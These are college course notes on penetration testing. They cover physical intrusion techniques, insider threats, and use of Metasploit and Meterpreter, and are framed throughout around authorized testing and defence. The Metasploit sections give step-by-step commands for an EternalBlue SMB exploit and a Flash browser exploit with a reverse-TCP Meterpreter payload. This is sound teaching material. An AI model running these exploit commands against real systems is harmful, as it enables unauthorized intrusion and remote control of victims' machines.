



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

## UNIT - 2 NOTES

### **Physical Penetration Attacks**

#### **Definition:**

A Physical Penetration Attack is an authorized security assessment in which testers attempt to gain physical access to buildings, rooms, devices, or restricted areas by exploiting weaknesses in physical security controls.

#### Common Physical Penetration Attack Techniques

##### ◇ **Tailgating (Piggybacking)**

- Following an authorized person into a secure area without proper authentication.

##### ◇ **Impersonation**

- Pretending to be an employee, maintenance worker, delivery person, or contractor to gain access.

##### ◇ **Lock Picking**

- Bypassing physical locks using specialized tools.

##### ◇ **RFID/Card Cloning**

- Duplicating access cards to enter restricted areas.

##### ◇ **Dumpster Diving**

- Searching discarded documents or devices for sensitive information.

##### ◇ **Shoulder Surfing**

- Observing employees entering passwords, PINs, or access codes.

##### ◇ **USB Drop Attack**

- Leaving infected USB drives in visible locations hoping employees will plug them into company systems.

#### Real-World Example

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

A penetration tester dresses as an IT technician and convinces security personnel to allow entry into a server room. Once inside, the tester connects a rogue device to the network, demonstrating a physical security weakness.

### Impact

- Unauthorized access to sensitive data
- Theft of equipment
- Installation of malicious devices
- Network compromise
- Financial and reputational damage

### Prevention Measures

- ✓ Use access control systems
- ✓ Train employees to verify identities
- ✓ Implement visitor management procedures
- ✓ Install CCTV surveillance
- ✓ Secure server rooms and critical assets
- ✓ Enforce clean desk policies
- ✓ Conduct regular physical security audits

**PHYSICAL PENETRATION ATTACKS**  
Exploiting weaknesses in physical security to gain unauthorized access.

**DEFINITION**  
A Physical Penetration Attack is an authorized security assessment in which testers attempt to gain physical access to buildings, rooms, devices, or restricted areas by exploiting weaknesses in physical security controls.

**COMMON PHYSICAL PENETRATION ATTACK TECHNIQUES**

- 1 TAILGATING (PIGGYBACKING)**  
Following an authorized person into a secure area without proper authentication.
- 2 IMPERSONATION**  
Pretending to be an employee, maintenance worker, delivery person, or contractor to gain access.
- 3 LOCK PICKING**  
Bypassing physical locks using specialized tools.
- 4 RFID/CARD CLONING**  
Duplicating access cards to enter restricted areas.
- 5 DUMPSTER DIVING**  
Searching discarded documents or devices for sensitive information.
- 6 SHOULDER SURFING**  
Observing employees entering passwords, PINs, or access codes.
- 7 USB DROP ATTACK**  
Leaving infected USB drives in visible locations hoping employees will plug them into company systems.

**REAL-WORLD EXAMPLE**  
A penetration tester dresses as an IT technician and convinces security personnel to allow entry into a server room. Once inside, the tester connects a rogue device to the network, demonstrating a physical security weakness.

**IMPACT**

- Unauthorized access to sensitive data
- Theft of equipment
- Installation of malicious devices
- Network compromise
- Financial and reputational damage

**PREVENTION MEASURES**

- Use access control systems
- Train employees to verify identities
- Implement visitor management procedures
- Install CCTV surveillance
- Secure server rooms and critical assets
- Enforce clean desk policies
- Conduct regular physical security audits

**KEY TAKEAWAY**  
Physical security is as important as cybersecurity. Even the strongest digital defenses can be bypassed if attackers gain physical access to systems and facilities.



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

### Why Is Physical Penetration Testing Important?

Physical penetration testing helps organizations identify weaknesses in their physical security before real attackers can exploit them.

#### 1. Protects Sensitive Information

Attackers who gain physical access can steal confidential documents, hard drives, laptops, or credentials.

#### 2. Tests Real-World Security

It evaluates how well security guards, employees, access controls, and surveillance systems respond to unauthorized access attempts.

#### 3. Identifies Security Gaps

Physical penetration tests reveal vulnerabilities such as:

- Unlocked doors
- Weak visitor management
- Poor access control
- Inadequate CCTV coverage
- Tailgating risks

#### 4. Improves Employee Awareness

Employees learn to recognize suspicious behavior, verify identities, and follow security procedures.

#### 5. Prevents Financial Losses

Early detection of physical security weaknesses helps avoid theft, data breaches, regulatory penalties, and business disruption.

#### 6. Strengthens Overall Cybersecurity

Many cyberattacks begin with physical access to systems. Physical penetration testing helps prevent:

- Installation of rogue devices
- USB-based malware attacks



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

- Network intrusions
- Credential theft

### 7. Ensures Compliance

Many security standards and regulations require organizations to assess physical security controls regularly.

## Conducting a Physical Penetration Test/Penetration Testing Life Cycle

A physical penetration test is a **controlled and authorized security assessment** designed to evaluate an organization's physical security controls.

### 1. Planning and Authorization

- Define the scope and objectives.
- Obtain written permission from management.
- Identify locations, assets, and testing boundaries.
- Establish rules of engagement.

### 2. Information Gathering

- Review publicly available information.
- Assess building layouts, access points, and security policies.
- Identify critical assets and restricted areas.

### 3. Physical Security Assessment

Evaluate existing controls such as:

- Access control systems
- Visitor management procedures
- Security guards
- CCTV surveillance
- Alarm systems
- Perimeter security

### 4. Controlled Access Attempts

Test whether security controls effectively detect and prevent unauthorized entry while following approved rules and safety requirements.



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

### 5. Documentation

Record:

- Security weaknesses discovered
- Security controls that worked effectively
- Evidence of findings
- Risk levels and potential impacts

### 6. Risk Analysis

Analyze:

- Likelihood of exploitation
- Business impact
- Assets at risk
- Compliance implications

### 7. Reporting

Prepare a report containing:

- Executive summary
- Findings and observations
- Risk ratings
- Supporting evidence
- Recommendations for improvement

### 8. Remediation and Retesting

- Implement corrective actions.
- Strengthen physical security controls.
- Conduct follow-up testing to verify fixes.

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

# PHYSICAL PENETRATION TESTING LIFECYCLE

A structured approach to evaluate and strengthen an organization's physical security.



### GOAL

Identify and fix weaknesses in physical security controls before attackers can exploit them, ensuring the safety of people, assets, and information.



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

## Common ways into a building, defending against physical penetrations

In authorized physical penetration testing, these are common weaknesses that are evaluated to assess an organization's security posture.

### 1. Tailgating (Piggybacking)

Following an authorized employee through a secure door without presenting credentials.

### 2. Impersonation

Pretending to be a contractor, delivery driver, maintenance worker, or visitor.

### 3. Stolen or Lost Access Cards

Using misplaced or stolen ID badges and access cards.

### 4. Unlocked Doors and Windows

Taking advantage of doors, windows, or emergency exits that have been left unsecured.

### 5. Delivery and Service Entrances

Entering through loading docks, mail rooms, or service entrances with less oversight.

### 6. Social Engineering

Convincing employees to provide access, information, or assistance.

### 7. Information Gathering

Using publicly visible information such as employee directories, schedules, or discarded documents to identify security weaknesses.

### 8. Emergency Situations



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

Exploiting confusion during fire drills, evacuations, or other emergencies.

---

# Defending Against Physical Penetrations

## ✓ Strong Access Control

- Use badge readers, biometric systems, or multi-factor authentication.
- Restrict access based on job roles.

## ✓ Employee Security Awareness

- Train employees to challenge unfamiliar individuals.
- Teach staff to report suspicious behavior.

## ✓ Visitor Management

- Require visitor registration.
- Issue temporary badges.
- Escort visitors in restricted areas.

## ✓ Anti-Tailgating Measures

- Install turnstiles or mantraps.
- Encourage employees not to hold secure doors open for strangers.

## ✓ Security Guards and Patrols

- Verify identities.
- Monitor entrances and sensitive locations.

## ✓ CCTV and Monitoring

- Deploy cameras at entrances, exits, hallways, and critical areas.
- Regularly review footage.

## ✓ Secure Sensitive Areas

- Protect server rooms, data centers, and archives with additional controls.



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

- Maintain logs of access events.

### ✓ Physical Security Audits

- Conduct regular inspections and authorized penetration tests.
- Address identified weaknesses promptly.

## Insider Attacks

### What Is an Insider Attack?

An **Insider Attack** occurs when a trusted individual within an organization—such as an employee, contractor, vendor, or business partner—misuses their authorized access to compromise the confidentiality, integrity, or availability of organizational assets.

### Types of Insider Attacks

#### ● Malicious Insider

An individual who intentionally abuses their access to steal data, sabotage systems, or cause harm.

#### Examples:

- Stealing customer information
- Selling confidential data
- Deleting critical files
- Installing malware

#### Negligent Insider

An employee who unintentionally causes security incidents through carelessness or failure to follow security policies.

#### Examples:

- Using weak passwords
- Clicking phishing links
- Sharing credentials
- Losing company devices



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

### ● Compromised Insider

A legitimate user whose account or device has been compromised by an external attacker.

#### Examples:

- Stolen login credentials
- Malware-infected workstation
- Hijacked email account

---

## Common Insider Attack Methods

- 📁 Data Theft
- 🔑 Privilege Abuse
- 📧 Phishing and Credential Theft
- 📁 Unauthorized Data Copying
- 🐞 Malware Installation
- 🗑️ Data Destruction
- ☁️ Unauthorized Cloud Access
- 🔒 Intellectual Property Theft

---

## Warning Signs

- ⚠️ Accessing files unrelated to job duties
- ⚠️ Large or unusual data transfers
- ⚠️ Frequent privilege escalation requests
- ⚠️ Working at unusual hours
- ⚠️ Repeated policy violations
- ⚠️ Downloading excessive amounts of sensitive data

---

## Impact of Insider Attacks

- Data breaches



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## **VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)**

- Financial losses
- Operational disruption
- Regulatory penalties
- Intellectual property theft
- Reputation damage
- Loss of customer trust

---

## Prevention Measures

### ✓ Principle of Least Privilege

Grant users only the access necessary to perform their job duties.

### ✓ Multi-Factor Authentication (MFA)

Require additional authentication factors to protect accounts.

### ✓ Security Awareness Training

Educate employees about cybersecurity risks and best practices.

### ✓ User Activity Monitoring

Monitor and review access logs and suspicious activities.

### ✓ Data Loss Prevention (DLP)

Implement controls to detect and prevent unauthorized data transfers.

### ✓ Regular Access Reviews

Periodically review user permissions and remove unnecessary access.

### ✓ Incident Response Plan

Prepare procedures for detecting, investigating, and responding to insider threats.



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

### Conducting an insider attack

If your goal is to understand how organizations evaluate and defend against insider threats, the process should be conducted as a **controlled, authorized security assessment** rather than teaching how to perform an actual insider attack.

#### 1. Planning and Authorization

- Define objectives and scope.
- Obtain management approval.
- Identify systems, data, and business processes to be assessed.
- Establish rules of engagement.

#### 2. Risk Identification

- Identify sensitive assets and critical data.
- Determine which user roles have access.
- Assess potential insider threat scenarios.

#### 3. Access Review

- Review user accounts and privileges.
- Verify the principle of least privilege.
- Identify excessive or unnecessary permissions.

#### 4. Monitoring and Detection Assessment

- Evaluate logging and monitoring capabilities.
- Verify alerts for unusual user behavior.
- Review audit trails and access records.

#### 5. Simulated Insider Scenarios

- Test security controls using approved scenarios.
- Evaluate whether monitoring systems detect suspicious activities.
- Assess incident response procedures.

#### 6. Documentation

- Record findings and observations.
- Document control weaknesses and strengths.
- Collect evidence supporting conclusions.

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

### 7. Risk Analysis

- Evaluate likelihood and impact.
- Prioritize findings based on business risk.
- Identify gaps in policies, procedures, and technology.

### 8. Reporting and Remediation

- Present findings to stakeholders.
- Recommend security improvements.
- Retest controls after remediation.

## Defending Against Insider Attacks

### 1. Apply the Principle of Least Privilege

- Give employees only the access they need for their jobs.
- Regularly review and remove unnecessary permissions.

### 2. Use Multi-Factor Authentication (MFA)

- Require a second form of verification.
- Protect accounts even if passwords are stolen.

### 3. Conduct Security Awareness Training

- Educate employees about phishing, social engineering, and data handling.
- Reinforce security policies through regular training.

### 4. Monitor User Activity

- Track logins, file access, and system usage.
- Identify unusual behavior such as excessive downloads or after-hours access.

### 5. Implement Data Loss Prevention (DLP)

- Detect and prevent unauthorized transfer of sensitive data.
- Monitor email attachments, cloud uploads, and removable media.

**VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)**

 **6. Perform Regular Access Reviews**

- Audit user accounts and privileges.
- Immediately revoke access for terminated or transferred employees.

 **7. Protect Sensitive Data**


- Encrypt confidential information.
- Classify data based on sensitivity.
- Restrict access to critical files and databases.

 **8. Secure Endpoints**

- Keep systems updated and patched.
- Deploy antivirus and endpoint detection solutions.
- Control the use of USB devices and external storage.

 **9. Enforce Security Policies**

- Establish clear rules for acceptable use.
- Require employees to acknowledge and follow security policies.

 **10. Foster a Positive Work Environment**

- Encourage employees to report concerns.
- Address workplace grievances promptly.
- Promote a strong security culture.

 **11. Develop an Incident Response Plan**

- Define procedures for detecting and responding to insider threats.
- Conduct regular drills and tabletop exercises.

 **12. Continuous Auditing and Improvement**

- Regularly assess security controls.
- Perform insider threat assessments.
- Update defenses based on emerging risks.

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)



# INSIDER ATTACKS

Threats from within can be just as dangerous as external attacks.  
Understand, detect, and defend.


### 1. INSIDER ATTACKS

#### WHAT IS AN INSIDER ATTACK?

An insider attack occurs when a trusted individual misuses their authorized access to compromise the confidentiality, integrity, or availability of organizational assets.



#### TYPES OF INSIDER ATTACKS



**MALICIOUS INSIDER**  
Intentionally abuses access to steal data, sabotage systems, or cause harm.  
Examples: Stealing data, selling information, deleting files, installing malware.



**NEGLIGENT INSIDER**  
Unintentionally causes security incidents through carelessness or failure to follow policies.  
Examples: Weak passwords, clicking phishing links, sharing credentials, losing devices.




**COMPROMISED INSIDER**  
A legitimate user whose account or device has been compromised by an external attacker.  
Examples: Stolen credentials, malware-infected device, hijacked email.

#### COMMON INSIDER ATTACK METHODS

Data Theft	Malware Installation
Privilege Abuse	Data Destruction
Phishing & Credential Theft	Unauthorized Cloud Access
Unauthorized Data Copying	Intellectual Property Theft

#### WARNING SIGNS

- Accessing files unrelated to job duties
- Large or unusual data transfers
- Frequent privilege escalation requests
- Working at unusual hours
- Repeated policy violations
- Downloading excessive amounts of sensitive data




#### IMPACT

Data Breaches	Financial Losses	Operational Disruption	Regulatory Penalties	IP Theft
Reputation Damage	Loss of Customer Trust			

### 2. CONDUCTING AN INSIDER THREAT ASSESSMENT (AUTHORIZED)

- PLANNING & AUTHORIZATION**
  - Define objectives and scope.
  - Obtain management approval.
  - Establish rules of engagement.
- RISK IDENTIFICATION**
  - Identify sensitive assets and critical data.
  - Determine which user roles have access.
  - Assess potential insider threat scenarios.
- ACCESS REVIEW**
  - Review user accounts and privileges.
  - Verify the principle of least privilege.
  - Identify excessive or unnecessary access.
- MONITORING & DETECTION ASSESSMENT**
  - Evaluate logging and monitoring capabilities.
  - Verify alerts for unusual user behavior.
  - Review audit trails and access records.
- SIMULATED INSIDER SCENARIOS**
  - Test security controls using approved scenarios.
  - Evaluate detection of suspicious activities.
  - Assess incident response procedures.
- DOCUMENTATION**
  - Record findings and observations.
  - Document control weaknesses and strengths.
  - Collect evidence supporting conclusions.
- RISK ANALYSIS**
  - Evaluate likelihood and impact.
  - Prioritize findings based on business risk.
  - Identify gaps in policies, procedures, and technology.
- REPORTING & REMEDIATION**
  - Present findings to stakeholders.
  - Recommend security improvements.
  - Retest controls after remediation.

#### INSIDER THREAT ASSESSMENT LIFECYCLE



The goal is to identify weaknesses that could be exploited by malicious, negligent, or compromised insiders and strengthen the organization's ability to detect and prevent insider threats.

### 3. DEFENDING AGAINST INSIDER ATTACKS

#### APPLY THE PRINCIPLE OF LEAST PRIVILEGE

- Give employees only the access they need for their jobs.
- Regularly review and remove unnecessary permissions.

#### USE MULTI-FACTOR AUTHENTICATION (MFA)

- Require a second form of verification.
- Protect accounts even if passwords are stolen.

#### CONDUCT SECURITY AWARENESS TRAINING

- Educate employees about phishing, social engineering, and data handling.
- Reinforce security policies through regular training.

#### MONITOR USER ACTIVITY

- Track logins, file access, and system usage.
- Identify unusual behavior such as excessive downloads or after-hours access.

#### IMPLEMENT DATA LOSS PREVENTION (DLP)

- Detect and prevent unauthorized transfer of sensitive data.
- Monitor email attachments, cloud uploads, and removable media.

#### PERFORM REGULAR ACCESS REVIEWS

- Audit user accounts and privileges.
- Immediately revoke access for terminated or transferred employees.

#### PROTECT SENSITIVE DATA

- Encrypt confidential information.
- Classify data based on sensitivity.
- Restrict access to critical files and databases.

#### SECURE ENDPOINTS

- Keep systems updated and patched.
- Deploy endpoint protection solutions.
- Control the use of USB devices and external storage.

#### ENFORCE SECURITY POLICIES

- Establish clear rules for acceptable use.
- Require employees to acknowledge and follow security policies.

#### FOSTER A POSITIVE WORK ENVIRONMENT

- Encourage employees to report concerns.
- Address workplace grievances promptly.
- Promote a strong security culture.

#### DEVELOP AN INCIDENT RESPONSE PLAN

- Define procedures for detecting and responding to insider threats.
- Conduct regular drills and tabletop exercises.

#### CONTINUOUS AUDITING & IMPROVEMENT

- Regularly assess security controls.
- Perform insider threat assessments.
- Update defenses based on emerging risks.

### KEY TAKEAWAY

Insider attacks are difficult to prevent with a single control. A combination of technology, processes, and people is essential to reduce risk and protect what matters most.

**PEOPLE** + **PROCESSES** + **TECHNOLOGY** = **STRONGER SECURITY**


## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

# METASPLOIT


## THE BIG PICTURE

The world's most used penetration testing framework for finding, exploiting, and validating vulnerabilities in a safe, authorized environment.


### HOW IT WORKS (THE BIG PICTURE)




FIND  
VULNERABILITIES



EXPLOIT  
THEM





GAIN ACCESS  
(PAYLOAD)




ASSESS IMPACT  
& REPORT

### 1 METASPLOIT: THE BIG PICTURE







**EXPLOITS**  
Modules that take advantage of vulnerabilities to gain access.




**PAYLOADS**  
Code that runs after exploitation (e.g., open a session, execute commands).



**AUXILIARY MODULES**  
Modules for scanning, fuzzing, enumeration, and information gathering.





**ENCODERS**  
Modify payloads to evade detection by security solutions.





**POST-EXPLOITATION MODULES**  
Tools for maintaining access, gathering credentials, escalating privileges, and assessing impact.


**KEY BENEFITS**

  
Identify and validate vulnerabilities

  
Test security controls





  
Assess potential impact

  
Support remediation and reporting


  
Learn and build expertise

### 2 GETTING METASPLOIT


**SYSTEM REQUIREMENTS**

-  **Linux**  
(Kali Linux, Ubuntu, Debian, etc.)
-  **Windows**  
(64-bit)
-  **macOS**  
(Intel / Apple Silicon)
-  **Hardware**
  - 2 GB+ RAM (4 GB+ recommended)
  - 20 GB+ disk space
  - Internet connection


**INSTALLATION OPTIONS**



Pre-installed on many security testing distributions such as Kali Linux.



Download from the official project site:  
<https://www.metasploit.com/>



Or install via package manager / source (see documentation).

**VERIFY INSTALLATION**

Open a terminal / command prompt and run:

```
msfconsole --version
```

You should see the Metasploit Framework version.

### 3 USING THE METASPLOIT CONSOLE

**LAUNCH THE CONSOLE**

```
>_
```

```
msfconsole
```

You will see the Metasploit command-line environment.

Command	Purpose
help	Display available commands
search <term>	Search for modules
use <module>	Select a module
info	View information about the module
show options	Show required options for a module
set <option> <value>	Set a value for an option
run	Run the selected module
back	Go back to the previous menu
exit	Quit Metasploit

Tip: Use the Tab key for auto-completion.

### 4 LAUNCHING EXPLOITS (AUTHORIZED TESTING)

- 1 Search for a module 

```
search smb
```
- 2 Select a module 


```
use exploit/windows/smb/ms17_010_eternalblue
```
- 3 Review information 

```
info
```
- 4 View required options 

```
show options
```
- 5 Configure parameters 

```
set RHOSTS 192.168.1.100
set LHOST 192.168.1.10
```
- 6 Execute the test 


```
run
```
- 7 Analyze results







Review the output to determine:


  - ✓ Whether the vulnerability exists
  - ✓ The potential impact
  - ✓ Next steps / remediation

### 5 METASPLOIT WORKFLOW




### IMPORTANT NOTES

-  Always obtain written permission before testing any system.
-  Use Metasploit only in authorized environments.
-  Follow legal and ethical guidelines.
-  The goal is to improve security, not to cause harm.



**KEY TAKEAWAY**

Metasploit is a powerful framework that helps security professionals identify, validate, and demonstrate vulnerabilities so organizations can strengthen their defenses.




## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

# Exploiting Client-Side Vulnerabilities with Metasploit



## EXPLOITING CLIENT-SIDE VULNERABILITIES WITH METASPLOIT

Client-side vulnerabilities exist in software running on the user's system (browsers, document readers, plugins, etc.) and can be exploited to execute code, steal data, or gain access.



### 1 WHAT ARE CLIENT-SIDE VULNERABILITIES?

Flaws in client-side applications that can be triggered by simply visiting a malicious webpage, opening a file, or interacting with untrusted content.

**Examples:**

- Browser vulnerabilities
- Plugin vulnerabilities (Flash, Java, Silverlight, etc.)
- Office/Document vulnerabilities
- PDF reader vulnerabilities



### 2 COMMON CLIENT-SIDE ATTACK VECTORS

- Drive-By Downloads**  
Vulnerable software is exploited automatically when a user visits a malicious website.
- Malicious Documents**  
Opening a crafted PDF, Word, Excel, or other document triggers the exploit.
- Malicious Plugins**  
Exploits in plugins like Flash, Java, or Silverlight can be used to run code.
- Malicious Emails**  
An email containing a link or attachment leads to exploitation.
- Malvertising**  
Malicious ads deliver exploits when clicked or even when just viewed.

### 3 HOW METASPLOIT HELPS

- ✓ Provides a large collection of client-side exploits for browsers, plugins, and document readers.
- ✓ Delivers payloads to the target system.
- ✓ Establishes a session for further post-exploitation activities.
- ✓ Supports payloads for meterpreter, reverse shells, and more.

### 4 FINDING CLIENT-SIDE EXPLOITS

```
msf6 > search type:exploit platform:windows
msf6 > search adobe
msf6 > search java
```


- Use search to find relevant exploits for browsers, plugins, and client applications.
- Review module information using `info <module>`.

### 5 USING METASPLOIT TO EXPLOIT CLIENT-SIDE VULNERABILITIES

- Search for an exploit  
`search type:exploit platform:windows adobe`
- Select an exploit  
`use exploit/windows/browser/adobe_flash_player_aslaunch`
- Show required options  
`show options`
- Set options  
`set SRVHOST 192.168.1.10`  
`set SRVPORT 8888`  
`set URIIPATH /exploit`
- Set payload  
`set PAYLOAD windows/meterpreter/reverse_tcp`
- Run the exploit  
`exploit`

The exploit will host malicious content. When the target interacts with it, a session will be opened.

### 6 EXAMPLE SCENARIO




### 7 BENEFITS

- ✓ Identify and validate client-side vulnerabilities.
- ✓ Test real-world attack scenarios in a controlled environment.
- ✓ Assess the risk posed by outdated software and plugins.
- ✓ Help organizations prioritize patching and mitigation efforts.


### 8 BEST PRACTICES

- Always obtain written authorization before testing.
- Keep Metasploit updated: `apt update && apt install metasploit-framework`
- Use in a controlled lab environment.
- Document findings and provide remediation recommendations.
- Follow legal and ethical guidelines.



**LEGAL & ETHICAL CONSIDERATIONS**  
Exploiting client-side vulnerabilities without authorization is illegal and unethical. Only perform testing in environments where you have explicit permission.

### 9 METASPLOIT CLIENT-SIDE EXPLOITATION WORKFLOW



### KEY TAKEAWAY

Metasploit makes it easy to find, deliver, and exploit client-side vulnerabilities in browsers, plugins, and documents. When used responsibly, it helps security professionals strengthen defenses and protect users from real-world attacks.



**metasploit**  
FRAMEWORK



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

### What Are Client-Side Vulnerabilities?

Client-side vulnerabilities are security weaknesses found in software running on a user's device, such as:

- Web browsers
- PDF readers
- Office applications
- Media players
- Browser plugins

These vulnerabilities can be triggered when a user opens a file, visits a webpage, or interacts with malicious content.

---

### Common Client-Side Attack Vectors

#### Drive-By Downloads

A vulnerable application is compromised when a user visits a malicious website.

#### Malicious Documents

Specially crafted PDF, Word, or Excel files exploit software vulnerabilities when opened.

#### Vulnerable Plugins

Outdated browser plugins may contain security flaws that can be abused.

#### Phishing Emails

Attackers send emails containing malicious links or attachments designed to trick users.

#### Malvertising

Malicious advertisements deliver harmful content through legitimate websites.

---



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

### How Metasploit Helps

**Metasploit Framework** provides security professionals with tools to:

- Identify client-side vulnerabilities
- Validate security weaknesses in authorized environments
- Simulate realistic attack scenarios
- Assess the effectiveness of security controls
- Demonstrate business impact for remediation

---

### Typical Authorized Testing Process

#### 1. Reconnaissance

Identify software versions and applications used within the environment.

#### 2. Vulnerability Assessment

Determine whether known vulnerabilities exist in client-side applications.

#### 3. Select a Testing Module

Choose an appropriate Metasploit module for the vulnerability being validated.

#### 4. Configure the Test Environment

Set up a controlled and authorized testing environment.

#### 5. Execute the Assessment

Perform the validation according to the approved scope.

#### 6. Analyze Results

Determine:

- Whether the vulnerability exists
- Potential impact
- Required mitigations



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

### 7. Reporting

Document findings and provide remediation recommendations.

## Benefits of Client-Side Security Testing

- ✓ Identifies vulnerable software
- ✓ Evaluates endpoint security controls
- ✓ Supports patch management efforts
- ✓ Helps prevent malware infections
- ✓ Improves organizational security posture
- ✓ Validates security awareness programs

---

## Best Practices for Defense

- 🔒 Keep software updated
- 🔒 Apply security patches promptly
- 🔒 Use endpoint protection solutions
- 🔒 Restrict unnecessary plugins
- 🔒 Conduct regular vulnerability assessments
- 🔒 Train users to recognize phishing attempts
- 🔒 Implement application whitelisting
- 🔒 Monitor endpoint activity



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

## Penetration Testing with Metasploit's Meterpreter

### What is Meterpreter?

**Meterpreter** is an advanced, memory-resident payload within the Metasploit Framework used during authorized penetration tests. It provides security professionals with a secure way to assess the impact of a successful system compromise without writing files to disk.

---

### Key Features of Meterpreter

#### In-Memory Operation

- Runs in memory rather than creating files on the target system.
- Useful for evaluating detection and monitoring capabilities.

#### Extensible Architecture

- Supports additional modules and capabilities during an authorized assessment.

#### File System Interaction

- Allows testers to assess access controls and file permissions.

#### Network Awareness

- Enables evaluation of network visibility and segmentation controls.

#### Information Collection

- Helps demonstrate the level of access an attacker could obtain after a compromise.

#### Privilege Assessment

- Allows testers to determine the impact of compromised user accounts and permissions.

### Common Post-Exploitation Activities



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

During an authorized test, Meterpreter may be used to:

- ✓ Verify the extent of system access
  - ✓ Assess user privileges
  - ✓ Evaluate security monitoring effectiveness
  - ✓ Demonstrate business impact
  - ✓ Collect evidence for reporting
  - ✓ Validate security controls
- 

## Benefits of Using Meterpreter

### Realistic Security Assessment

Provides insight into what an attacker could do after gaining access.

### Demonstrates Risk

Helps organizations understand the impact of vulnerabilities.

### Improves Defenses

Identifies gaps in detection, monitoring, and access controls.

### Supports Compliance

Provides evidence for security audits and risk assessments.

---

## Best Practices

- Obtain written authorization before testing.
- Define clear rules of engagement.
- Conduct testing only within approved scope.
- Document all findings and actions.

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

- Focus on improving security, not causing disruption.
- Remediate identified vulnerabilities and retest.



# PENETRATION TESTING WITH METASPLOIT'S METERPRETER

Simulate. Validate. Assess. Improve.

Meterpreter is an advanced, in-memory payload in the Metasploit Framework used by security professionals to assess the impact of a successful compromise.




### 1 WHAT IS METERPRETER?

Meterpreter is a versatile, memory-resident payload that provides a secure and powerful channel between the tester and the target system after exploitation.




### 3 METERPRETER IN THE PENETRATION TESTING LIFECYCLE

- 1 PLANNING & AUTHORIZATION**  
Define scope, objectives, rules of engagement, and obtain written authorization.
- 2 RECONNAISSANCE**  
Gather information about the target environment.
- 3 VULNERABILITY ASSESSMENT**  
Identify and validate vulnerabilities that could be exploited.
- 4 CONTROLLED EXPLOITATION**  
Use Metasploit exploits to gain initial access to an authorized target.
- 5 METERPRETER SESSION**  
A Meterpreter session is established, providing an interactive channel to the compromised system.
- 6 POST-EXPLOITATION ASSESSMENT**  
Assess privilege level, pivot, gather data, and evaluate business impact.
- 7 EVIDENCE COLLECTION**  
Collect logs, screenshots, and data to support findings.
- 8 REPORTING & REMEDIATION**  
